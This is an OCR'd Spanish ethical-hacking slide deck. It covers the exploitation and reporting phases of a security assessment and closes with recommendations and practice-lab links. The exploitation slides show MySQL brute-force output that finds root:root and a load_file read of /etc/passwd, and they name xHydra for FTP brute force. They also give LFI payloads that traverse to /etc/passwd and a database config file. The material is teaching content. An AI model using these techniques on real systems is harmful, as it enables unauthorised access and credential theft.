email@email.com

painted by: test

comment on this picture


About Us | Privacy Policy | Contact Us | ©2006 Acunetix Ltd

HACKING ETHICO

FASE

Explotación de Vulnerabilidades

Es la cuarta fase del análisis, y una de las mas complejas, ya que el evaluador debe de buscar aprovecharse de alguna de las vulnerabilidades identificadas, para lograr el ingreso (Intrusión) en el sistema objetivo.



HACKING ETHICO

Herramientas:

Explotación de Vulnerabilidades

```
[*] 10.1.1.3:3306 failed to login as 'user' with password ''
[*] 10.1.1.3:3306 Trying username:'red' with password:''
[*] 10.1.1.3:3306 failed to login as 'red' with password ''
[*] 10.1.1.3:3306 Trying username:'redes' with password:'redes'
[*] 10.1.1.3:3306 failed to login as 'redes' with password 'redes'
[*] 10.1.1.3:3306 Trying username:'root' with password:'root'
[+] 10.1.1.3:3306 - SUCCESSFUL LOGIN 'root' : 'root'
[*] 10.1.1.3:3306 Trying username:'sysadmin' with password:'sysadmin'
[*] 10.1.1.3:3306 failed to login as 'sysadmin' with password 'sysadmin'
[*] 10.1.1.3:3306 Trying username:'mysql' with password:'mysql'
```


```
root@bt:~# mysql -h 10.1.1.3 -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 82
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select load_file('/etc/passwd');
```

Ataque de Fuerza Bruta a un Servicio MySql y explotación.

HACKING ETHICO

Herramientas: **xHydra**


Explotación de Vulnerabilidades



Ataque de Fuerza Bruta a un Servicio FTP

HACKING ETHICO - Ejemplos

Prueba: Página Web
Vulnerabilidad: Local File Include (LFI)
Descarga.php?pagina=archivo.pdf | Descarga.php?pagina=../../../etc/passwd



HACKING ETHICO - Ejemplos

Prueba: Página Web
Vulnerabilidad: Local File Include (**LFI**)
Descarga.php?download= | **Descarga.php?pagina=backend/dbconn.php**

HACKING ETHICO

FASE

Presentación de Informes

Es la quinta fase, y en la que se ve reflejado el análisis del evaluador de seguridad, aquí se plasman todos los hallazgos, las no conformidades, las todos los hallazgos, las no conformidades, las opciones para mejorar, y las conclusiones y recomendaciones.

- Un buen reporte, un buen análisis
- Diversidad en reportes (Técnicos, Ejecutivos)
- No generar Alarmas!!!
- Impactos de Afectación

HACKING ETHICO

Como informar los resultados

Informe Ejecutivo

Se realiza una descripción del objetivo de trabajo, tareas realizadas, hallazgos, fortalezas, debilidades y recomendaciones

Informe Técnico

Detalla de los objetivos, tareas, herramientas utilizadas, hallazgos, fortalezas, debilidades analizadas desde las ópticas de Criticidad, Impacto y Esfuerzo, así como recomendaciones finales.

RECOMENDACIONES

a) Educa a tus usuarios en Seguridad Informática
b) Protege tu Red Wifi
c) Realiza Backup Periódicos
d) Escribe las políticas de Seguridad
e) Realiza las actualizaciones de gran escala en ambientes de prueba
f) Quita metadatos de los archivos públicos
g) Auditar las Políticas de Seguridad

ENLACES SUGERIDOS

Seguridad Informática

http://blog.segu-info.com.ar/
http://www.hispasec.com/
http://blog.s21sec.com/
http://securytibydefault.com/
http://cert.inteco.es/
http://www.iso27000.es/

Ambientes de Practica

https://www.pentesterlab.com/
http://www.retoshacking.es/
https://hack.me/

HACKING ETHICO